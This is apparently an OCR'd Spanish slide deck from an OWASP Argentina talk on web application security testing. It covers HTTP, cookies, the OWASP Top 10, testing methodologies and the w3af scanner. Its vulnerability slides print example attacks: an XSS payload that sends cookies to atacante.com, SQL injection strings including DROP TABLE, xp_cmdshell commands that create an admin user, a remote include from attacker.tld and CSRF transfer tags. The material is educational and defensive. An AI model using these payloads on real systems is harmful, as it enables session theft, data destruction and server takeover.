Testing de seguridad en aplicaciones Web
- Una introducción -

Andrés Riancho
andres@bonsai-sec.com

Martin Tartarelli
martin.tartarelli@gmail.com

Andrés Riancho

- Fundador de **Bonsai** Information Security
- Programador (python!)
- Open Source Evangelist
- w3af **project leader**
- Web Application Security enthusiast
- Con conocimientos en networking, diseño y evasión de IPS

BONSAI
INFORMATIONSECURITY

Martin Tartarelli

- Argentina local chapter leader @ OWASP
- Information Security @ Red Link S.A.
- Open Source Evangelist
- w3af contributor
- Conocimientos en Networking / Incident Handling


OWASP
The Open Web Application Security Project
http://www.owasp.org

Agenda

- Introducción a HTTP
- Manejo de sesiones
- Introducción a OWASP
- OWASP **Top 10**
- Vulnerabilidades en aplicaciones Web
- **Metodologías** de análisis de seguridad web
- Web application security **scanners**
- **w3af en 15 minutos**
- Conclusiones

Introducción al protocolo HTTP

Arquitectura Web



Características del Protocolo HTTP

- HTTP/1.0 definido en RFC 1945
  - Dos tipos de mensajes:
    - HTTP **request** [browser -> server]
    - HTTP **response** [server -> browser]
  - Métodos: GET, HEAD, POST.
  - No se mantiene el estado en HTTP.
  - Una conexión TCP para cada HTTP request.

- HTTP/1.1 definido en RFC 2616
  - Métodos: GET, HEAD, POST, OPTIONS, PUT, DELETE, TRACE, CONNECT.
  - Encabezado “Host”: indica el nombre del servidor al cual se le realiza el pedido, permite que se utilicen hosts virtuales.
  - No se mantiene el estado en HTTP.
  - Conexiones TCP persistentes por defecto.

Formato del Mensaje HTTP REQUEST

```
MÉTODO URI VERSIÓN
[ENCABEZADO-1]: [Valor]
...
[ENCABEZADO-N]: [Valor]


[CUERPO DEL MENSAJE]
```

- Método: GET, HEAD o POST en HTTP/1.0. GET, HEAD, POST, OPTIONS, PUT, DELETE, TRACE o CONNECT en HTTP/1.1.
- Versión: HTTP/1.0 o HTTP/1.1
- Encabezados: User-Agent, encoding, language, content-length.
- URI puede ser:
  - URL absoluto “http://host.tld/spam/eggs.html”
  - PATH absoluto “/spam/eggs.html”

Ejemplo de un Mensaje HTTP REQUEST

```
GET /update/?timesincelastcheck=684942 HTTP/1.0
User-Agent: Opera/9.52 (X11; Linux i686; U; en)
Host: xml.opera.com
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,
        image/png, image/jpeg, image/gif, image/x-xbitmap,
        */*;q=0.1
Accept-Language: en-US,en;q=0.9
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
```

Formato del Mensaje HTTP RESPONSE

```
VERSIÓN CÓDIGO_DE_ESTADO DESCRIPCION

[ENCABEZADO-1]: [Valor]

...

[ENCABEZADO-N]: [Valor]



[CUERPO DEL MENSAJE]
```

- Versión: HTTP/1.0 ó HTTP/1.1
- El **código de estado** es un número de tres dígitos que indica el estado de la respuesta: 200, 404, 500.
- La **descripción** es una frase que explica el código de estado: “Ok”, “Forbidden”.

Ejemplo de un Mensaje HTTP RESPONSE

```
HTTP/1.1 200 OK
Date: Wed, 11 Mar 2009 21:04:42 GMT
Server: Apache/2.2.3 (Debian) mod_apreq2-20051231/2.6.0
        mod_perl/2.0.2 Perl/v5.8.8
Connection: close
Content-Type: text/xml


<?xml version="1.0" encoding="utf-8"?>
<versioncheck spoof="1236374510" bspit="1236628795">
...
```

Cookies

- Es la manera en la cual se **mantiene el estado** en el protocolo HTTP.
- Se define en los RFC 2109, y RFC 2965 añade la versión 2.
  - Define el encabezado "Set-Cookie“, ejemplo:
    - Set-Cookie: nombre=andrés; empresa=Bonsai; Path=/mail
  - Define el encabezado "Cookie", ejemplo:
    - Cookie: nombre=andrés; empresa=Bonsai;
  - Path : directorio para el cual la cookie es válida, "/mail".
  - Domain: Es posible especificar ***.**host.tld . Sino, es valido solo en **www.**host.tld
  - Max-Age: tiempo de vida, en segundos, de la cookie.
  - Path: especifica el subconjunto de URL’s para las que aplica la cookie.
  - **Secure**: la cookie debe ser enviada solo por canales seguros (HTTPS).
  - **HTTP-Only**: Indica si la cookie puede ser accedida desde Javascript, Flash.

OWASP

Open Web Application Security Project

OWASP
The Open Web Application Security Project
http://www.owasp.org

Open Web Application Security Project

OWASP Projects (Documentation)

- Top 10
- Development Guide
- Code Review Guide
- Testing Guide

OWASP Projects (Tools)

- AntiSamy Java project
- Enterprise Security API
- Live CD
- WebScarab

Capítulo local de OWASP

Formas de colaborar y contribuir con el capitulo de OWASP Argentina.

- Participando en cualquiera de los proyectos actualmente activos (documentacion y herramientas)
- Proponiendo nuevos proyectos
- Participando y aportando ideas a la lista de correo.

  owasp-argentina@lists.owasp.org
- Asistiendo a las conferencias y reuniones
- Promoviendo y dando soporte al proyecto OWASP en general

OWASP Top 10

- Cross Site Scripting (**XSS**)
- Injection Flaws
- Insecure Remote File Include
- Insecure Direct Object Reference
- Cross Site Request Forgery (CSRF)
- Information Leakage and Improper Error Handling
- Broken Authentication and Session Management
- Insecure Cryptographic Storage
- Insecure Communications
- Failure to Restrict URL access

http://www.owasp.org/index.php/Top_10

Vulnerabilidades en aplicaciones Web


Cross Site Scripting (XSS)

- Es un error que se produce en contexto de lenguaje de marcas HTML, al generar la presentación de una página web.
- Un usuario puede inyectar código malicioso (HTML/Javascript) que se ejecuta en el contexto del browser del cliente.
- Permite comprometer información de otros usuarios (ejecutar código javascript, robar cookies, etc.).


Cross Site Scripting (XSS)

http://host.tld/eggs.php?user=Andrés

```
<?
echo htmlspecialchars ($_GET['user']);
?>
```



```
Andrés
```




```
Andrés
```

No Vulnerable


Cross Site Scripting (XSS)

http://host.tld/eggs.php?user=<script>alert('xss')</script>

```
<?
echo htmlspecialchars ($_GET['user']);
?>
```



```
&lt;script&gt;alert('xss')&lt;/script&gt;
```




```
<script>alert('xss')</script>
```

No Vulnerable

Cross Site Scripting (XSS)

http://host.tld/eggs.php?user=<script>alert('xss')</script>

```
<?
echo $_GET['user'];
?>
```



```
<script>alert('xss')</script>
```

Demo XSS

Cross Site Scripting (XSS)

- Por medio de Javascript es posible **controlar el browser** de la victima del ataque, para realizar alguna de las siguientes actividades:
  - Robo de identidad / sesión:

```
<script>
document.location='http://atacante.com/'+document.cookie
</script>
```


Envía las cookies de sesión al website atacante.com. Es posible realizarlo de manera asincronica con XMLHttpRequest.

  - Redirección del cliente hacia el sitio Web especificado para posible phishing:

```
<script>
document.location="http://atacante.com"
</script>
```

Cross Site Scripting (XSS)

- Más información al respecto en:
  - http://ha.ckers.org/xss.html
  - http://www.bindshell.net/tools/beef



  - http://www.owasp.org/index.php/XSS

Injection Flaws

- **SQL Injection** es una de las vulnerabilidades de Injection más comunes, y a la vez de **mayor criticidad**.

- Es un error que se produce en contexto de sentencia SQL.

- Un usuario es capaz de alterar la sentencia SQL , y así alterar el comportamiento de la aplicación, es posible:
  - Añadir, Borrar y Extraer datos
  - **Ejecutar comandos del sistema operativo**
  - Es posible comprometer datos y servidores…

Injection Flaws – SQL Injection


```
<?
$link = mysql_connect("localhost", "root", "moth");
mysql_select_db("w3af_test", $link);

$sql_stm = "SELECT * FROM users where username='" . $_POST["username"] .
     "'  and password='"  . $_POST["password"] .  "'";

$result = mysql_query( $sql_stm, $link);
…
?>
```

Injection Flaws – SQL Injection

- SELECT * FROM users WHERE username='spam' AND password='eggs'
- SELECT * FROM users WHERE username='' OR 1=1--' AND Password='eggs'
- SELECT * FROM users WHERE username='spam' AND Password=''; DROP TABLE usuarios; --'

Injection Flaws – SQL Injection

- Es posible encontrar vulnerabilidades de SQL injection en los siguientes vectores:
  - Parámetros por Query Strings (GET)
  - Campos de Formularios (POST)
  - Cookies
  - Cabeceras HTTP
  - Archivos

- Para detectar vulnerabilidades de SQL injection, es necesario enviar requests HTTP especialmente formados, utilizando alguna de las siguientes secuencias en los vectores anteriormente mencionados:
  - '
  - *
  - ;
  - "
  - a'b'c'
  - %
  - --

Demo: Detección de SQL injection

SQL Injection – Ejecución de comandos

XP_CMDSHELL

- Es un **Stored Procedure** de la base master.
- Ejecuta comandos a través del cmd.exe
- Los comandos se ejecutan con los privilegios del servicio de SQL
- Representa un riesgo crítico para el sistema.
- Se invoca: exec master.dbo.xp_cmdshell ‘comando’

exec master.dbo.xp_cmdshell 'net user bonsai p4sswd/add‘

exec master.dbo.xp_cmdshell 'net localgroup administrators bonsai /add

Insecure Remote File Include


- Esta es una vulnerabilidad que se encuentra únicamente en el lenguaje de programación PHP. Tal como en casos anteriores, el código de la aplicación es el siguiente:

```
<?

...

$page = $_GET['page'];

require($page);

...

?>
```

- La vulnerabilidad se presenta debido a la funcionalidad provista por PHP llamada “allow_url_include”, por medio de la cual es posible requerirle a PHP que incluya el resultado de realizar un request a:


http://attacker.tld/evil-code.txt

Insecure Remote File Include




Path traversal

- Es un error que se produce en contexto de ruta de fichero.




- El usuario es capaz de manipular la ruta de un fichero para que se acceda a ficheros de forma no controlada, generalmente escapando del directorio mediante '../'



Cross Site Request Forgery (CSRF)

- Es una tecnica donde el atacante fuerza el navegador validado de una victima a enviar una peticion a una aplicación Web vulnerable, la cual entonces realiza la accion elegida a travez de la victima.



*<img src=http://miweb.com/send.asp?**to=user@example.com&mess=Spam**>*

*<img src=http://home-banking.com/transfer.php?**src=1111&dst=1234&amount=3**>*

Validación de datos de entrada ¿Solución?

Ayuda, pero no es suficiente

Validación de datos en cambios de contexto ¿Solución?

¡SI!

Contexto	Validaciones
Sentencia SQL	Escapar caracteres (comillas, contrabarra)
Código HTML	Codificar los datos en HTML (HTMLencode)
Nombre de un fichero	Filtrar caráracteres (barra, contrabarra, puntos al inicio de fichero)
Buffer de memoria	Verificar tamaño de origen y destino.
…	…

Metodologías de análisis de seguridad web

- Las aplicaciones web pueden ser analizadas utilizando **distintos enfoques**, entre ellos, es posible distinguir los siguientes:

  - **Análisis estático de código:** El analista de seguridad posee acceso al código fuente de la aplicación, y posiblemente a manuales del usuario pero NO POSEE acceso a la aplicación en sí misma.

  - **White box:** En este enfoque, el analista de seguridad posee acceso al código fuente de la aplicación, manuales del usuario, credenciales válidas del sistema, configuración del servidor Web, y acceso a la aplicación en sí misma.

  - **Black box:** En este enfoque, el analista de seguridad posee *únicamente acceso a la aplicación*.

White box testing / Análisis estático de código

- Ventajas:
  - **Más información** disponible, **más vulnerabilidades** que se pueden descubrir.
  - Es posible descubrir **TODAS** las vulnerabilidades (*si se tiene el tiempo suficiente*). No es necesario suponer nada, todo está en el código.

- Desventajas:
  - Suele suceder, sobre todo con sistemas grandes, que *la cantidad de información es tanta que puede resultar muy complejo manejarla*.
  - No es posible analizar todas las líneas del programa en búsqueda de vulnerabilidades, lo cual hace que sea **complejo definir exactamente que secciones analizar.**
  - Cuando no es posible acceder a la aplicación, es común que el analista se "pierda" entre tanto código.

Black box testing

- Ventajas:
  - **Simplicidad**
  - Menor tiempo de testing
  - Provee un enfoque real, ya que se posee el mismo nivel de conocimiento sobre la aplicación que un potencial intruso

- Desventajas:
  - Vulnerabilidades **trivialmente detectables con white box testing**, no pueden ser detectadas con esta enfoque. (if user == 'tester002' and password == 'backdoor__')
  - No se aprovecha el código fuente de la aplicación a favor de la seguridad de la misma.

“Use the source, Luke!”

Web application security **scanners**

Existen distintas herramientas para realizar análisis de seguridad en aplicaciones web, algunas de las herramientas comerciales son:

- **Acunetix** Web Security Scanner
- SPI Dynamics
- NTOSpider from NTObjectives

Las cuales poseen una gran cantidad de funcionalidades, soporte para javascript, etc… pero… son closed source! Por otro lado, existen alternativas open source como:

- Grendel Scan
- **w3af**

w3af en 15 minutos

w3af

- w3af == Web Application Attack and Audit Framework
- Proyecto Open Source (GPLv2)
- Inicialmente un conjunto de scripts para facilitarme el trabajo, hoy es un projecto que involucra personas de todo el mundo
- Un **scanner de vulnerabilidades web**
- Una herramienta de **explotación de vulnerabilidades**

Features principales

- Detección de más de 150 tipos de vulnerabilidades web
- Cross platform (python!)
- Utiliza técnicas de tactical exploitation para descubrir nuevas URLs y vulnerabilidades.
- Interfaces de usuario de consola y **gráfica**
- Exploits para [blind] SQL injections, OS commanding, remote file inclusions, local file inclusions, XSS, unsafe file uploads y más!

Features principales

- Arquitectura basada en plugins
- Fácilmente extensible
- Sinergia entre plugins

- Posibilidad de detectar vulnerabilidades en query string, post data, URL filename (http://a/f00_injectHere_b4r.do), HTTP headers, JSON, contenido de archivos (cuando se sube un archivo por medio de un form) y web services.

- Número de plugins: >130

Features principales

- Soporte para

HTML invalido

utilizando Beautiful Soup


```
<html>

<head>
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<meta http-equiv="Content-Type" content="text/html
<meta name="keywords" content="
[redacted]
>
<meta name="GENERATOR" content="Microsoft Frontl
<meta name="ProgId" content="FrontPage.Editor.Doc
<title>Welcome to [redacted].com</title>
<meta name="Microsoft Theme" content="07-[redacted]
</head>
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">

<body bgcolor="#000000" text="#000000" link="#0(

<html xmlns="http://www.w3.org/1999/xhtml">

<head>
<meta http-equiv="Content-Type" content="text/html
<title>Untitled 1</title>

<style type="text/css">
.style1 {
        text-align: center;
}
```

Arquitectura

- w3af esta dividido en dos secciones principales, el **core** y los **plugins**.
- El core coordina todo el proceso y provee funcionalidades utilizadas por plugins e interfaces gráficas.
- Los plugins comparten información entre ellos utilizando una base de conocimientos interna.
- *Patrones de diseño y objetos por todos lados!*

